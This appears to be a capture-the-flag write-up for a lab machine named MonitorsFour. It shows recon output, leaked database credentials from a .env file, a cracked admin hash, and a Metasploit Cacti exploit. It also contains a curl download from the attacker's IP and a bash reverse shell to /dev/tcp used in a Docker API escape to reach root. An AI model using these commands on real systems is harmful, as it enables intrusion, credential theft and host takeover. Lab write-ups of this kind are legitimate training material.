

Monitorsfour

1. Scanning
    1. The scan showed that port 80 was open and port 5985 showed that it is a windows machine




    2. From dirsearch, a few important file showed, such as the .env, contact and user. Deeper enumeration showed a lot of APIs and admin pages




3. Found a subdomain name Cacti

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://monitorsfour.htb -H "Host: FUZZ.monitorsfour.htb" -w "/usr/share/seclists/Discovery/Web-Content/big.txt" -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsfour.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Header           : Host: FUZZ.monitorsfour.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 123ms]
:: Progress: [20481/20481] :: Job [1/1] :: 377 req/sec :: Duration: [0:00:52] :: Errors: 0 ::
```


2. Interacting with the application
    1. Right when I got to the page, those errors show showing the main page index.php and another file Router.php



    2. The contact page showed some important errors such as the page and path and file name




    3. The user page showed some token are missing




    4. Lastly /.env is a downloadable file that provides information about the database of the application and it provides a user and password

```
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
```

5. I also found a cacti login page which showed it was running on version 1.2.28 which contained a vulnerability (CVE-2025-24367). For this vulnerability to be exploited it needs to be able to login on the page



3. From the user page I tested different values of token which token=0 returned a series of users with passwords



4. The first user is an admin account which will be targeted, from hash-identifier, the hash is MD5. After cracking it, the password is "wonderful1"
5. I was able to login on the cacti page using marcus as username and the password found. (marcus was guessed from the users?token=0 page)
6. From that I used the "multi/http/cacti_graph_template_rce" vulnerability on metasploit, I filled all the needed information and got a reverse shell.

```
msf exploit(multi/http/cacti_graph_template_rce) > sessions -i 4
[*] Starting interaction with 4 ...
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/cacti
```

7. After reaching /home/marcus, I was able to retrieve the flag.
8. After checking /etc/resolv.conf, it showed an external server

```
www-data@821fbd6a43fa:/etc$ cat resolv.conf
cat resolv.conf
# Generated by Docker Engine.
# This file can be edited; Docker Engine will not make further changes once it
# has been modified.

nameserver 127.0.0.11
options ndots:0

# Based on host file: '/etc/resolv.conf' (internal resolver)
# ExtServers: [host(192.168.65.7)]
# Overrides: []
# Option ndots from: internal
www-data@821fbd6a43fa:/etc$
```

9. Downloaded fscan to scan this internal ip using curl and made it an executable

```
www-data@821fbd6a43fa:/tmp$ curl http://10.10.14.142/fscan -o fscan
curl http://10.10.14.142/fscan -o fscan
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 6933k  100 6933k    0     0  2666k      0  0:00:02  0:00:02 --:--:-- 2666k
www-data@821fbd6a43fa:/tmp$ chmod +x fscan
chmod +x fscan
www-data@821fbd6a43fa:/tmp$
```

10. The scan result:

```
start infoscan
192.168.65.7:53 open
192.168.65.7:2375 open
192.168.65.7:3128 open
192.168.65.7:5555 open
[*] alive ports len is: 4
start vulscan
[*] WebTitle http://192.168.65.7:2375  code:404 len:29     title:None
[*] WebTitle http://192.168.65.7:5555  code:200 len:0      title:None
[+] PocScan http://192.168.65.7:2375 poc-yaml-docker-api-unauthorized-rce
[+] PocScan http://192.168.65.7:2375 poc-yaml-go-pprof-leak
```

11. Given the fact that port 2375 is running poc-yaml-docker-api-unauthorized-rce, it led to CVE-2025-9074
    1. I downloaded the exploit on the windows machine and executed it. The exploit allowed the attacker to execute any command line which I used to get a reverse shell on my

machine.

```
www-data@821fbd6a43fa:/tmp$ ./exploit 192.168.65.7 "bash -c 'bash -i >& /dev/tcp/10.10.14.142/1337 0>&1'"
<sh -c 'bash -i >& /dev/tcp/10.10.14.142/1337 0>&1'"

############################################################
#     Docker API Universal RCE & Audit Tool                #
#     Auto-detects OS & Images for Compatibility           #
############################################################

[*] Checking connection to http://192.168.65.7:2375...
[+] Detected OS Type: linux
[i] Linux detected. Mounting host root (/).
[*] Enumerating available images...
[+] Target has image available: docker_setup-nginx-php:latest
[+] Creating container with image: docker_setup-nginx-php:latest
[+] Container ID: 80df1cc1a8a5
[+] Starting container...
[+] Executing command: bash -c 'bash -i >& /dev/tcp/10.10.14.142/1337 0>&1'
──────────────── OUTPUT ────────────────
```

2. The screenshot below shows the reverse shell was created and the root.txt was located and retrieved.

```
root@80df1cc1a8a5:/host_root/mnt/host/c/Users/Administrator# cd Desktop
cd Desktop
root@80df1cc1a8a5:/host_root/mnt/host/c/Users/Administrator/Desktop# ls
ls
desktop.ini
root.txt
root@80df1cc1a8a5:/host_root/mnt/host/c/Users/Administrator/Desktop#  cat root.txt
```